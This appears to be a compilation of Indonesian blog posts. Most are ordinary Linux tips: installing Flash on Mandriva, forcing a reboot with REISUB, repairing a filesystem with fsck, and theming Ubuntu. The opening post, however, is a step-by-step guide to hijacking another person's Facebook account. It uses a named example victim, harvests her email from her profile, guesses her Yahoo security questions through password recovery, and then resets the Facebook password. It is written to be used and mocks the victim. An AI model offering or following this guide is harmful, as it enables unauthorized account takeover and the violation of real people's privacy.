Ok langsung ajh ga usah kebanyakan komentar, pertama yang kita butuhin adalah beberapa batang rokok dan cukup secangkir kopi, buat nemenin kita pada saat melakukan hacking..

1. Sebelum kita melekukan hacking ada baik nya kita berdo’a dulu.

2. Selanjutnya kita buka account facebook milik kita sendiri, (ingat : Milik kita sendiri), yang belum punya account mending bikin dulu dech,, setelah itu kita akan mencoba mencari target account facebook yang akan kita hack.

3. Selanjutnya cari target dengan menggunakan media pencari teman yang berada pada account kita. Tinggal ketikan nama si target nya ajh koq..


4. Masukan nama target yang akan kita hack account facebook’y.. disini saya contohkan account yang akan kita hack adalah milik chitra lestari.

5. Selanjutnya kita lihat info si korban dengan cara masuk ke account info pada facebook’y??
berikut screenshot nya..


6. Kemudian kita cari email yang digunakan oleh si pemilik account (target). Biasa nya terletak di bawah. Seperti ini :


7. Nah, klo beruntung kita akan mendaptkan email si korban, dan ternyata anda belum menemukan email si target berarti anda harus mencari target baru, karena dalam hal ini email sangat berpengaruh penting dalam proses selanjutnya.

8. Setelah kita mendapatkan email nya langkah selanjutnya adalah kita gunakan aplikasi yang sudah di sediakan oleh yahoo.com..
buka link berikut : http://edit.yahoo.com/forgotroot/ .

9. Ikuti petunjuk yang diberikan oleh yahoo..


10. Selanjutnya disini kita akan bermain logika, maksudnya kita akan mencoba tebak pertanyaan keamanan yang di berikan sipemilik account, pertanyaan keamanan adalah sebuah pertanyaan yang dibuat ketika kita membuat account email pada saat pertama kali.

contohnya :


11. Nah diatas adalah salah satu contoh sebuah pertanyaan keamanan yang di buat oleh pemilik account, disini kita di beri 10 kali kesempatan untuk mencoba menebak pertanyaan keamanan tersebut.
klo kita berhasil menebak pertanyaan yang pertama kita akan disuguhkan pertanyaan kedua.


12. Setelah berhasil kita menebak kedua petanyaan keamanan tersebut kita akan diminta untuk mengetikan sebuah password baru,.


13. Klo udah disini kita sudah bias tertawa sepuasnya… karena kita tinggal memeasukan password yang baru kemudian kita akan menjadi admin dari email si korban.
oy sebelum beranjak untuk membantai facebook target, pasti diantara teman – teman semua ada yang bertanya-tanya mengapa mesti hack email nya c.. padahal tujuan dari awal adalah kita akan meng’hack facebook… Ok, disini gw bakal jelaskan mengapa kita meng’hack email terlebih dahulu, email diibaratkan sebagai jantung untuk account facebook, bisa kita bayangkan bagaimana seseorang bakal hidup kalo jantungnya ada yang nyuri, begitupun dengan facebook, bagaimana facebook akan berjalan kalo email nya kita kuasai.

14. Selanjutnya gw akan kasih tau cara selanjutnya bagaimana langkah selanjutnya. Lagi-lagi kita akan gunakan aplikasi forgot,. Lanjuttttttt……
screen shot dibawah akan menjelaskan bagaimana langkah selanjutnya.


15. Langsung ajah kita klik forgot password ( lupa kata sandi). Seperti gambar diatas.


16. Disitu anda diminta untuk mengisi 3 buah informasi tentang kepemilikan account yang sebentar lagi akan menjadi korban. Tapi cukup 2 saja yang anda berikan keterangan, yaitu informasi yang pertama dan informasi yang kedua..

17. Setelah informasi yang anda berikan benar maka anda akan diminta untuk mengetikan sebuah “captcha”. Captcha adalah sebuah sandi symbol keamanan yang wajib anda ikuti untuk bisa masuk kedalam keamanan sebuah account.


18 Kemudian kirim, maka sebuah account pemberitahuan akan masuk kedalam email yang tadi sudah kita hack.

19. Kalo sudah sampai disini rasanya kalian pasti sudah bisa semua, karena hanya tinggal memasukan password baru untuk facebook si target.
Semoga bermanfaat…
Menginstall adobe flash player di linux mandriva

Menginstall adobe flash player di linux mandriva

Untuk browsing halaman web yang mengandung flash seperti youtube misalnya dibutuhkan adobe flash player/ flash plugin terinstall di komputer.

Untungnya selain di windows, adobe juga menyediakan flash player/ flash plugin untuk sistem operasi linux, jadi anda juga bisa buka youtube di linux.

Bagaimana cara menginstalnya?? gampang koq, pertama download dulu flash player disini.

Pada bagian select version to download pilih yang .rpm for linux kemudian setelah selesai download anda bisa menginstallnya dengan dua cara yaitu dengan mode grafis maupun teks mode.

Untuk mode grafis, anda cukup dobel klik saja file rpm yang sudah didownload tadi, lalu pilih install, masukan password root…maka otomatis file rpm terinstall.

Untuk mode teks, pertama buka terminal, ketikan su untuk menjadi root, kemudian misalkan paket flash player tadi terletak di

/home/namauser/Desktop/flash-plugin-10.0.32.18-release.i386.rpm


maka untuk menginstallnya ketikan :

urpmi /home/namauser/Desktop/flash-plugin-10.0.32.18-release.i386.rpm


Jika pada waktu anda menginstall flash player ini web browser sedang aktif terbuka, maka anda harus menutup terlebih dahulu supaya plugin flash bisa dideteksi browser.
Tips mengatasi Ubuntu Hang GUI atau desktopnya

Tips mengatasi Ubuntu Hang GUI atau desktopnya

Saran pribadi
Biasanya apabila ubuntu mengalami hang yang hang adalah GUI atau desktopnya (karena linux GUI dan systemnya terpisah) dan jarang sekali saya mengalamin hang systemnya (seingat saya malah tidak pernah). Biasanya saya mendeteksi dengan menekan tombol numlock ataupun dengan musik yang masih berputar tapi kursor desktop saya tidak mau digerakkan. Dan ketika PC saya mengalami hang saya selalu merestart dengan cara yang ekstrem yaitu dengan menekan tombol powernya. Hal itu saya lakukan karena tidak tahu ternyata ada cara untuk merestart yang tokcer :D.


Baikalah berikut ini adalah caranya
tekan dan tahan tombol Ctrl + Alt + Print Screen di keyboard anda.
kemudian tekan tombol R - E - I - S - U - B secara berurutan (Ctrl + Alt + Print Screen masih tetap di tekan dan ditahan)
Repair linux ubuntu yang gagal booting

Repair linux ubuntu yang gagal booting

Repair memperbaiki linux ubuntu yang gagal booting

Bismillah...

Awalnya ubuntu 8.10 berjalan normal seperti biasanya
Nah.. pas pagi hari setelah subuh, PCku tak nyalain.
la... tiba2 kok PC gak mau nyala.. setelah di uprek2 akhire PC mau nyala.
setelah pc mau nyala, pertama kali aku coba masuk ke windos (soalnya di pcku ada 2 os) dan lancar....
kemudian aku restart dan masu masuk ke ubuntu, lah kok...........???????
tiba2 ada perintah check drives
kira2 keterangane seperti ini:

unclean shutdown, checking drives:
/dev/sda6..... 70% (stage 1/5, 25/25)

terus meuncul keterangan seperti ini:

/dev/sda6: multiply-claimed block(s) in inode 17138: 187317 187790 187791
/dev/sda6: multiply-claimed block(s) in inode 87391: 187317 187790 187791
checking drive /dev/sda6: 70% (stage 1/5, 25.25)
/dev/sda6: (There are 2 inodes containing multiply-climed blocks)
/dev/sda6: file/home/lbuntut/.gnome2/accelsgedit (inode #17138, mod time sat jan 31 07:47:30 2009)
has 3/ multiply-claimed block(s), shared with 1 file(s)
/dev/sda6/: /home/lbuntut/.local/share/tracker/data/common.db-journal (inode #87391, mod time sat jan 31 11:51:52 2009)
/dev/sda6:
/dev/sda6: UNEXPECTED INCONSISTENCY; RUN FSCK MANUALLY.
(i.e., without -a or -p options)
fsck died with exit status 4
(fail)
*Automatic file system check (fsck) of the root filesystem failed.
Amanual fsck must be performed, then the sysetm restarted.
the fsck should be performed in maintenance mode with the root filesystem mounted in red-only mode.
*The root filesystem is currectly mounted, in read-only mode.
A mantenace shell will now be started.
after performing system maintenance, pres CONTROL+D to terminate the maintenace shell and restart the system.
bash: no job control in this shell
root@lbuntut-desktop:~#

karena blas gak mudeng soal linux (maklum baru 1 bulan makai hehehee....) jadi bingung deh mau ngapain.. xixixixi
yah setelah itu coba deg gogling soal pesan error yg ditampilkan.
akhirnya dikit demi sedikit dpt pencerahan...

intinya kayaknya seperti ini:
ternyata terjadi proses shutdown yg tidak normal sehingga menyebakan beberapa filesystem rusak (gue gak tahu file apa yg rusak).. xixixix)
terus oleh karena itu sebelum login ke system, perlu chek drives (kl di windos scandisk kl gak salah hehehe)
karena ada beberapa file system yg rusak, akhirnya chek drives gagal. oleh sebeb itu perlu dilakukan chek drive manual..

terus ku coba chek drives, langkah2nya:
1. Booting pk live cd ubuntu

2. Masuk console

3. Chek drives manual dengan fsck (lihat syntak dibawah, ini adalah langkah/hasil chek drive dengan fsck)

ubuntu@ubuntu:/dev$ fsck /dev/sda6
fsck 1.41.3 (12-Oct-2008)
e2fsck 1.41.3 (12-Oct-2008)
fsck.ext2: Permission denied ketika mencoba untuk membuka /dev/sda6
Anda harus memiliki r/w akses ke filesystem atau menjadi root
ubuntu@ubuntu:/dev$ sudo fsck /dev/sda6
fsck 1.41.3 (12-Oct-2008)
e2fsck 1.41.3 (12-Oct-2008)
/dev/sda6 berisi sebuah file system dengan errors, pemeriksaan dipaksakan.
Tahap 1: Memeriksa inode, blocks, dan ukuran

Menjalankan tahap tambahan untuk meresolve blocks diklaim oleh lebih dari satu inode...
Tahap 1B: Menscan kembali untuk multiply-claimed blocks
Multiply-claimed block(s) dalam inode 17138: 187317 187790 187791
Multiply-claimed block(s) dalam inode 87391: 187317 187790 187791
Tahap 1C: Memeriksa direktori untuk inodes dengan multiply-claimed blocks
Tahap 1D: Membetulkan multiply-claimed blocks
(Ada 2 inodes berisi multiply-claimed blocks.)

Berkas /home/lbuntut/.gnome2/accelsgedit (inode #17138, mod time Sat Jan 31 00:47:30 2009)
memiliki 3 multiply-claimed block(s), dibagi dengan 1 berkas:
/home/lbuntut/.local/share/tracker/data/common.db-journal (inode #87391, mod time Sat Jan 31 04:57:52 2009)
Kopi multiply-claimed blocks? ya

Berkas /home/lbuntut/.local/share/tracker/data/common.db-journal (inode #87391, mod time Sat Jan 31 04:57:52 2009)
memiliki 3 multiply-claimed block(s), dibagi dengan 1 berkas:
/home/lbuntut/.gnome2/accelsgedit (inode #17138, mod time Sat Jan 31 00:47:30 2009)
Multiply-claimed blocks telah diassign atau dikopi.

Tahap 2: Memeriksa struktur direktori
Entri 'localstore.rdf' dalam /home/lbuntut/.mozilla/firefox/dfaj82fi.default (17159) memiliki deleted/tidak dipakai inode 212412. Dihapus? ya

Entri 'prefs.js' dalam /home/lbuntut/.mozilla/firefox/dfaj82fi.default (17159) memiliki deleted/tidak dipakai inode 22762. Dihapus? ya

Entri 'flashgot.log.bak' dalam /home/lbuntut/.mozilla/firefox/dfaj82fi.default (17159) memiliki deleted/tidak dipakai inode 174824. Dihapus? ya

Entri 'saved_state' dalam /home/lbuntut/.gconfd (16771) memiliki deleted/tidak dipakai inode 66004. Dihapus? ya

Entri '%gconf.xml' dalam /home/lbuntut/.gconf/apps/nautilus/preferences (17130) memiliki deleted/tidak dipakai inode 114538. Dihapus? ya

Tahap 3: Memeriksa konektivitas direktori
Tahap 4: Memeriksa jumlah referensi
Inode 269281 ref count adalah 15, seharusnya 14. Betulkan? ya

Unattached inode 276927
Menyambungkan ke /lost+found? ya

Inode 276927 ref count adalah 2, seharusnya 1. Betulkan? ya

Tahap 5: Memeriksa ringkasan informasi grup
Block bitmap perbedaan: -(191350--191374) -244163 +(295897--295899) -(301981--301983) -392274 -392616 -(409455--409466) -(409616--409626) -(409908--409909) -452167 -(531353--531355)
Betulkan? ya

Kosong blocks terhitung salah untuk grup #4 (2, terhitung=0).
Betulkan? ya

Kosong blocks terhitung salah untuk grup #5 (255, terhitung=280).
Betulkan? ya

Kosong blocks terhitung salah untuk grup #7 (5665, terhitung=5666).
Betulkan? ya

Kosong blocks terhitung salah untuk grup #11 (1, terhitung=3).
Betulkan? ya

Kosong blocks terhitung salah untuk grup #12 (92, terhitung=117).
Betulkan? ya

Kosong blocks terhitung salah untuk grup #13 (0, terhitung=1).
Betulkan? ya

Kosong blocks terhitung salah untuk grup #16 (5874, terhitung=5877).
Betulkan? ya

Kosong blocks terhitung salah (109034, terhitung=109089).
Betulkan? ya

Inode bitmap perbedaan: -22690 -22762 +87391 -114544 -174824 -212412 -274725
Betulkan? ya

Kosong inodes terhitung salah untuk grup #1 (8920, terhitung=8922).
Betulkan? ya

Kosong inodes terhitung salah untuk grup #5 (6938, terhitung=6937).
Betulkan? ya

Kosong inodes terhitung salah untuk grup #7 (6262, terhitung=6263).
Betulkan? ya

Kosong inodes terhitung salah untuk grup #11 (14515, terhitung=14516).
Betulkan? ya

Kosong inodes terhitung salah untuk grup #13 (9312, terhitung=9313).
Betulkan? ya

Kosong inodes terhitung salah untuk grup #17 (7872, terhitung=7873).
Betulkan? ya

Kosong inodes terhitung salah (270857, terhitung=270862).
Betulkan? ya


/dev/sda6: ***** FILE SYSTEM TELAH TERMODIFIKASI *****
/dev/sda6: 125138/396000 berkas (0.7% tidak kontinu), 682104/791193 blok
ubuntu@ubuntu:/dev$

4. Setelah itu reboot pc, booting seperti semula,
alhamdulillah... akhirnya ubuntu bisa kembali hidup lagi.. xixixixixi
5. Finish..


THANX to ALLOH
THANX to GOOGLE
THANX to KANG SUGIO
THANX to ALL..
Mengganti Plymouth/Splash Screen Pada Ubuntu 10.04/10.10

Mengganti Plymouth/Splash Screen Pada Ubuntu 10.04/10.10

saya akan sharing cara mengganti theme untuk plymouth atau biasa disebut splash screen pada sistem operasi ubuntu dan turunannya. Ada dua cara yang bisa anda gunakan, yaitu dengan menggunakan command line di terminal dan dengan cara berbasis GUI menggunakan Splashscreen manager. Berikut adalah langkah-langkah dari kedua cara tersebut

1. Menggunakan Command Line

Buka terminal, kemudian cek plymouth yang sudah tersedia di repository dengan perintah :

apt-cache search plymouth-theme

opik@opik:~$ apt-cache search plymouth-theme
plymouth-theme-kubuntu-logo - graphical boot animation and logger - kubuntu-logo theme
plymouth-theme-kubuntu-text - graphical boot animation and logger - kubuntu-text theme
plymouth-theme-ubuntu-logo - graphical boot animation and logger - ubuntu-logo theme
plymouth-theme-ubuntu-text - graphical boot animation and logger - ubuntu-logo theme
mythbuntu-default-settings - default settings for Mythbuntu
plymouth-theme-fade-in - graphical boot animation and logger - fade-in theme
plymouth-theme-glow - graphical boot animation and logger - glow theme
plymouth-theme-lubuntu-logo - plymouth theme for Lubuntu
plymouth-theme-script - graphical boot animation and logger - script theme
plymouth-theme-solar - graphical boot animation and logger - solar theme
plymouth-theme-spinfinity - graphical boot animation and logger - spinfinity theme
plymouth-theme-text - graphical boot animation and logger - text theme
plymouth-theme-ubuntustudio - Ubuntu Studio Plymouth theme
plymouth-theme-xubuntu-logo - graphical boot animation and logger - xubuntu-logo theme
xubuntu-plymouth-theme - Plymouth theme for Xubuntu
plymouth-theme-sabily-text - plymouth theme for Sabily (text theme)
plymouth-theme-sabily - plymouth theme for Sabily (graphical theme)


pada contoh ini misalkan anda ingin menginstall plymouth-theme-ubuntustudio, maka ketikkan perintah :

sudo apt-get install plymouth-theme-ubuntustudio


setelah terinstall, ketikkan perintah :

sudo update-alternatives --config default.plymouth


Pilih plymouth yang akan digunakan, dengan mengetikkan nomor urut dari plymouth yang sudah terinstall :

opik@opik:~$ sudo update-alternatives --config default.plymouth
There are 3 choices for the alternative default.plymouth (providing /lib/plymouth/themes/default.plymouth).
Selection Path Priority Status
------------------------------------------------------------
0 /lib/plymouth/themes/ubuntustudio-logo/ubuntustudio-logo.plymouth 150 auto mode
* 1 /lib/plymouth/themes/sabily/sabily.plymouth 60 manual mode
2 /lib/plymouth/themes/ubuntu-logo/ubuntu-logo.plymouth 100 manual mode
3 /lib/plymouth/themes/ubuntustudio-logo/ubuntustudio-logo.plymouth 150 manual mode
Press enter to keep the current choice[*], or type selection number:


Restart komputer anda

Gaya Baru Ubuntu Mac ( tema )

Bagi sebagian penguna ubuntu mungkin ada yang udah bosen dengan tampilan desktop gnome-nya, untuk itu butuh sesuatu yang baru donk buat memanjakan mata saat bermain dengan Linux agar lebih kerasan…

Ini seperti yang aku alami dirumah, bosen ama tampilan standart gnome… kayanya mau bikin tampilan seperti MAC OSX Tiger aza dech… kan keren bangeet tuch. Ok, untuk membuat ubuntu look like OSX tentunya kita perlu icon, wallpaper, customize panel, splash, gdm, dan launchers.

Step by step make ubuntu look like OSX :

1. Mengistall theme GDM (login window)
Untuk membuat ubuntu terlihat seperti OSX yang kita butuhkan pertama adalah memasang theme gdm (login window) agar terlihat seperti login OSX :-) theme bisa di download di Gnome-look. Setelah di download pasang theme di-


System > Administration > Login Window > local > Add


Cari dimana letak theme gdm yang baru saja di download tadi kemidian install, setelah selesai “close”.

2. Mengkonfigurasi Splash OSX
Sebelumnya download splash OSX yang akan dipakai di Gnome-look. Simpan File Splashnya dan masuk ke terminal.

sudo cp [file_splash].png /usr/share/pixmaps/splash/


selanjutnya di desktop -

APPLICATIONS > SYSTEM TOOLS > CONFIGURATION EDITOR
APPS > GNOME-SESSION > OPTIONS


klik 2 kali “splash_image”
pada textbox VALUE ketik ‘splash/[file_splash].png’ kemudian OK.

*[file_splash].png = File Splash yang baru saja didownload di Gnome-look tadi.

3. Menginstall Theme & Icon

apt-get install gnome-themes-extras


Download icon di Gnome-look pilih yang meiliki kategori MacOS / OSX, trus konfigurasi theme & icon di

System > Preferences > Theme


pilih theme Mac yang baru aza di download , lanjutkan -

Theme Details > Icon > Install


karena icon bawaan themesnya kurang sreeg :-) saya install juga iconnya untuk menggunakan icon yang berbeda dari bawaan themes-nya, selesai klik “close”.

4. sudah selesai blon semuanya ini ? waa… ternyata belon… oke dilanjutin dech… kita akan mengubah logo ubuntu pada top panel menjadi logo apple seperti logo OSX. terlebih dahulu download logonya disini (bikinanku pake gimp :-P lumayan jelek sech…) atau jika males, bikin aza sendiri pake gimp seperti aku ini dan beri nama “start-here.png” dan buat link dengan nama “distributor-logo.png” kemudian tempatkan icon apple yang baru aza dibuat difolder “places” themes icon kita, yang ada di dalam “/home/user” (user=nama_user_kamu). Lebih jelasnya bisa coba di terminal :

sudo cp start-here.png /home/user/.icons/OSX/scalable/places


note : *OSX adalah folder bawaan themes icon yang aku install pada point 3 dan icon apple-nya di tempatkan di dalam folder places


Sudah selesai, silahkan restart gdm-nya dengan cara logout atau telan Ctrl+Alt+Backspace .

5. Menghilangkan button panel & mengkonfigurasi ulang top panel
Untuk menghilangkan button panel tinggak klik-kanan paka button panel trus Remove. Selanjutnya kita akan mengkonfigurasi top panel dengan menambahkan “window list” dan “workspace switcher” pada top panel dengan cara klik-kanan pada top panel trus pilih “Add to panel”.

7.Mengintall Mac Font
Agar MacOSX binti Ubuntu :-D terlihat makin mantap dan cantik, selanjutnya kita akan dandani terus dengan Mac Font silahkan di download. klo udah buka terminal n’ lakuin :

unzip Fonts.zip
sudo mkdir /usr/share/fonts/truetype/ttf
sudo cp *.ttf /usr/share/fonts/truetype/ttf
sudo cp *.TTF /usr/share/fonts/truetype/ttf
sudo cp *.PFB /usr/share/fonts/truetype/ttf


Selanjutnya konfigurasi Font di -

System > Preferences > Font


Default Mac font adalah Lucida Grande dan Lucida MAC dengan Size 10. Silahkan ganti font sesuai selera kamu pada Application font, Desktop font dan Window title font, tapi jangan mengganti Terminal font :-P

8. Terakhir kita akan menginstall applikasi gDesklets

apt-get install gDesklets


buka applikasinya di-

Applications > Accessories > Gdesklets


dengan gDesklet ini kita bisa menambahkan banyak hal di desktop gnome sesuai dengan suasana hari anda :-D, tapi yang fardu disini adalah menambahkan “StarterBar” pada kategori “Toolbar/Launchers” dan tempatkan sebagai pengganti button panel. untuk menambahkan aplikasi di StarterBar, tinggal klik kanan kemudian “New Starter” trus ini icon, name dan command-nya.

Sekarang nikmatilah